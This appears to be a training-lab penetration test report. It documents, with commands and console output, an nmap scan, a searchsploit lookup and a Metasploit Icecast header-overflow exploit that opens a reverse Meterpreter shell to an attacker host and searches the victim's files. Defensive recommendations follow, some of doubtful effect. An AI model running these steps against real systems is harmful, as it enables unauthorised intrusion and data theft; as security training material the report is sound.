GoodSecurity Penetration Test Report

MICHAEL.HE@GoodSecurity.com

6/23/2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.


When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP: 192.168.0.20
Hostname: MSEDGEWIN10
Vulnerability Exploited: exploit/windows/http/icecast_header (Metasploit, 2004)
Vulnerability Explanation: Icecast Header Overwrite
The Icecast Header Overwrite exploit is a buffer overflow attack. By sending HTTP headers, an attacker can exceed the memory buffer, which allows for remote code execution.
Severity: Critical/Severe
This exploit should be classified as critical or severe. It enables remote code execution and shell access, directory traversal and data exfiltration.

Proof of Concept:


Step 1: ***nmap***
Command: nmap 192.168.0.20 -sV -oX nmap_results.xml



```
root@kali:~# nmap 192.168.0.20 -sV -oX nmap_results.xml
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 17:17 PDT
Nmap scan report for 192.168.0.20
Host is up (0.00093s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.30 seconds
```

Vulnerability: Port scanning with nmap


Step 2: ***SearchSploit***
Command: searchsploit -t icecast



```
root@kali:~# searchsploit -t icecast
------------------------------------------------------ ----------------------------------------
 Exploit Title                                        |  Path
                                                      | (/usr/share/exploitdb/)
------------------------------------------------------ ----------------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal             | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Servi | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String  | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                  | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)     | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)     | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metas | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities     | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Informati | exploits/linux/remote/21602.txt
------------------------------------------------------ ----------------------------------------
```

SearchSploit identified 9 potential exploits for the Icecast media streaming server. For this exercise, we will explore the Icecast Header Overwrite exploit.


Step 3: *Metasploit*
Command: msfconsole
Command: msf5 > search icecast



```
|_____________________________________________________________________________|
|                                                                             |
|                                                        https://metasploit.com |
|_____________________________________________________________________________|


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite
```

Command: msf5 > use exploit/windows/http/icecast_header
Command: msf5 > show options


There are two parameters for the exploit: Host address (RHOST) and port number (RPORT).
Command: msf5 > set RHOST 192.168.0.20
Command: msf5 > set RPORT 8000




```
msf5 > use exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with
yntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > set RPORT 8000
RPORT => 8000
```

Step 4: ***Meterpreter***

Command: msf5 > exploit



```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49904) at 2021-06-23 17:43:12 -0700
```




This is the view from the CEO's machine. The payload was delivered to the victim machine (hack.exe), which, if executed, acts as a reverse shell that grants command line access to the attacker.

The reverse shell can be used to search through directories on the CEO's machine and exfiltrate data.

Command: meterpreter > search -f *secretfile.txt?

Command: meterpreter > search -f *recipe.txt?




```
meterpreter > search -f *secretfile.txt?
 Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >  search -f *recipe.txt?
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

The reverse shell can be used to display system information and list directory contents.

Command: meterpreter > sysinfo

Command: meterpreter > shell

Command: C:\Program Files (x86)\Icecast2 Win32> dir



```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > shell
Process 1288 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Program Files (x86)\Icecast2 Win32

04/15/2020  11:49 AM    <DIR>          .
04/15/2020  11:49 AM    <DIR>          ..
04/15/2020  11:49 AM    <DIR>          admin
04/15/2020  11:49 AM    <DIR>          doc
01/08/2004  08:25 AM             3,663 icecast.xml
01/08/2004  08:26 AM           512,000 Icecast2.exe
01/08/2004  08:27 AM           253,952 icecast2console.exe
06/27/2002  07:11 PM           872,448 iconv.dll
04/12/2003  09:29 PM           188,477 libcurl.dll
07/10/2002  08:09 PM           631,296 libxml2.dll
07/10/2002  08:11 PM           128,000 libxslt.dll
```

3.0 Recommendations

This security test highlighted several critical vulnerabilities in need of immediate attention.
We recommend that GoodCorp take the following actions to improve their security posture.

1. Block/filter nmap scans. Use a firewall or IPS/IDS system to block port scanning. Hide or obfuscate network details to ensure an attacker cannot identify open ports or services.

2. Disable remote shell access by setting the following Windows registry key value to false: HKLM\Software\Policies\Microsoft\Windows\WinRM\Service\WinRS\allowremoteshellaccess

3. Disable directory listing on web servers.

4. Consider using an alternative solution for the Icecast media streaming server.

5. Configure a security rule to detect Meterpreter attacks. Use an Elastic Stack solution to monitor computer systems for Meterpreter sessions or remote shell access.

6. Create an alert to notify security personnel if a Meterpreter session or remote shell is detected.

7. Limit remote shell access with an allow list for IP addresses to control outgoing TCP connections.